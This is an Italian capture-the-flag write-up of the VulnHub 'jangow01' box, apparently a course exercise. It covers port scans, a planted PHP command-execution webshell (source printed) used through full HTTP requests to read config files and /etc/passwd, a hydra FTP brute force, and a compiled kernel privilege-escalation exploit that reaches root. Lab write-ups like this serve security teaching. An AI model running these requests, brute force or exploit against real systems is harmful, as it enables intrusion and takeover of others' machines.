CPTP0524 – W17 – Extra Black Box (jangow01)

Exploit janhow01 (VulnHub)
Level: Easy

Scaricare ed importare una macchina virtuale da questo link:
https://download.vulnhub.com/jangow/jangow-01ø1.0.1.ova

Effettuare gli attacchi necessari per diventare root.
Studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è test di BlackBox puro.

Enumerazione Ip

```
❯ nmap 192.168.1.0/24
```

```
Nmap scan report for 192.168.1.164
Host is up (0.0013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
```

IP Target: **192.168.1.164**

Scansione su tutte le porte

❯ sudo nmap -p- --open --min-rate 5000 -sS -n -Pn 192.168.1.164 -oN syn_scan


```
❯ sudo nmap -p- --open --min-rate 5000 -sS -n -Pn 192.168.1.164 -oN syn_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-14 15:41 CET
Nmap scan report for 192.168.1.164
Host is up (0.0013s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 26.47 seconds
```


Ho trovato la porta 21 ftp e la porta 80 http, ho provato ad accedere in ftp come utente anonymouse ma l'accesso fallisce.
Effettuo una scansione piu approfondita delle porte aperte

❯ nmap -p 21,80 -sV -sC 192.168.1.164 -oN porte


```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
|_http-title: Index of /
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: 127.0.0.1; OS: Unix
```

Sulla porta 80 è presente il sevizio apache, abbiamo una index sul /
e poi abbiamo una pagine di nome site.
Vado a controllarle





Nella pagina web non trovo info, se non una pagina di nome buscar dove ho notato subito il parametro (?buscar=) il che mi puzza di vulnerabilità perche con questi parametri è possibile fare richieste alla macchina server. Per questioni di sicurezza il permalink va sempre impostato /con/nome/oggetto per evitare riferimenti e richieste id.



In effetti, la vulnerabilità c’è, o meglio una webshell.
Vado su burpsuite per ispezionare il filesystem del target

GET /site/busque.php?buscar=ls HTTP/1.1

Request

```
GET /site/busque.php?buscar=ls HTTP/1.1
Host: 192.168.1.164
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 14 Mar 2025 15:58:39 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 47
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

assets
busque.php
css
index.html
js
wordpress
```

GET /site/busque.php?buscar=ls+buscue.php HTTP/1.1

Request

```
GET /site/busque.php?buscar=cat+busque.php HTTP/1.1
Host: 192.168.1.164
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 14 Mar 2025 16:06:49 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 36
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<?php system($_GET['buscar']); ?>
```

Ecco la webshell che ci sta facendo iniettare codice remoto

GET /site/busque.php?buscar=ls+wordpress HTTP/1.1

Request


```
GET /site/busque.php?buscar=ls+wordpress HTTP/1.1
Host: 192.168.1.164
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 14 Mar 2025 16:10:43 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 23
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

config.php
index.html
```


Nella cartella wordpress ci sono 2 file che devo controllare: config.php, index.html

GET /site/busque.php?buscar=cat+wordpress/config.php HTTP/1.1




Ho trovato le credenziali del database sql, ma la scansione nmap non ci ha trovato la porta 3306 aperta…
Voglio controllare il file passwd per controllare gli utenti disponibili


GET /site/busque.php?buscar=cat+wordpress/cat+/etc/passwd HTTP/1.1



Anche qui troviamo “desafio02”
provo un brute force con hydra con le seguenti parole come user e passwd




```
❯ hydra -L /home/kali/jangow/ftp -P /home/kali/jangow/ftp 192.168.1.164 ftp -s 21 -f
```




❯ ftp 192.168.1.164

```
❯ ftp 192.168.1.164
Connected to 192.168.1.164.
220 (vsFTPd 3.0.3)
Name (192.168.1.164:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 html
226 Directory send OK.
ftp>
```

Perfetto sono dentro ma ho solo i permessi di lettura e esecuzione.
Faccio una ispezione più comoda tramite client.



d41d8cd98f00b204e9800998ecf8427e

accedo alla console

```
JANGOW 01
REDE: 192.168.1.164

jangow01 login: jangow01
Password:
Last login: Fri Mar 14 14:15:20 BRT 2025 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizaÃ§Ãµes sÃ£o atualizaÃ§Ãµes de seguranÃ§a.


jangow01@jangow01:~$
jangow01@jangow01:~$ _
```

cerco la versione Ubuntu 16.04.1 su exploitdb e trovo la cve-2016-4997

Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege Escalation

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
40489	2016-4997	QIAN ZHANG	LOCAL	LINUX	2016-10-10

EDB Verified: ✗ Exploit: / {} Vulnerable App:


faccio partire linpeas per cercare un privilage escalation

```
jangow01@jangow01:~$ ./linpeas.sh -a > linpeas.txt
. . . . . . . . . . . . . . . . _
```

```
╔══╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-gener
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2016-8655] chocobo_root
```

faccio il download dell'exploit 45 010, e lo passo in ftp sul target e provo a lanciare l'exploit

```
jangow01@jangow01:/tmp$ gcc 45010.c -o exploit
jangow01@jangow01:/tmp$ ls
45010.c
exploit
systemd-private-d0776c6fbd4c4e9ebabc69e37d2cd530-s
jangow01@jangow01:/tmp$ ./exploit_
```



```
jangow01@jangow01:/tmp$ ./exploit
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity ker
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880035eef00
[*] Leaking sock struct from ffff8800d603cb40
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800d879d0c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff8800d879d0c0
[*] credentials patched, launching shell...
# ls
45010.c
exploit
systemd-private-d0776c6fbd4c4e9ebabc69e37d2cd530-systemd-timesyncd.service-arlEDs
# whoami
root
# _
```

L’exploit ha funzionato, sono root

Infine ho trovato il flag di root

```
root@jangow01:/home/jangow01# cd
root@jangow01:~# ls
proof.txt
root@jangow01:~# cat proof.txt
                       @@@&&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@@@@@&&&&&&&&&&&&&
                       @  @@@@@@@@@@@@@@@@&#    #@@@@@@@@@@&(.    /&@@@@@@@@@@
                       @  @@@@@@@@@@@&( .@@@@@@@@@&%####((//#&@@@&    .&@@@@@
                       @  @@@@@@@@&  @@@@@@&@@@@@@&%######%&@*    ./@@*   &@@
                       @  @@@@@* (@@@@@@@@@@#/.                .*@.  .#&.   &@@@&&
                       @  @@@, /@@@@@@@@#,                        .@.  ,&,   @@&&
                       @  @&  @@@@@@@@#.         @@@,@@@/          %.  #,   %@&
                       @@@#  @@@@@@@@/          .@@@@@@@@@@            *  .,    @@
                       @@&  @@@@@@@@@*          @@@@@@@@@@@            ,        @
                       @&  .@@@@@@@(      @@@@@@@@@@@@@@@@@@@@@        *.        &@
                      @@/  *@@@@@@@/          @@@@@@@@@@@@#                    @
                      @@   .@@@@@@@/         @@@@@@@@@@@@@              @#      @
                      @@    @@@@@@@@@.         @@@@@@@@@@@              @@(     @
                       @&   .@@@@@@@@.         , @@@@@@@ *           .@@@*(    .@
                       @@    ,@@@@@@@@,   @@@@@@@@@@&*%@@@@@@@@@,    @@@@@(%&*   &@
                       @@&     @@@@@@@@@@@@@@@@@         (@@@@@@@@@@@@@@%@@/   &@
                       @ @&     ,@@@@@@@@@@@@@@@,@@@@@@@&%@@@@@@@@@@@@@@%*   &@
                       @  @@.     .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%*    &@&
                       @  @@@&       ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/     &@@&&
                       @  @@@@@@.        *%@@@@@@@@@@@@@@@@@@@@@@&#/.      &@@@@&&
                       @  @@@@@@@@@&               JANGOW               &@@@

                       @  &&&&&&&&&&@@@&     @@(&@ @. %.@ @@%@     &@@@&&&&
                                     &&&@@@@&%        &/     (&&@@@&&&
                                       ((((((((((((((((((((((((((((((




da39a3ee5e6b4b0d3255bfef95601890afd80709
root@jangow01:~# _
```

Francesco Rinaldi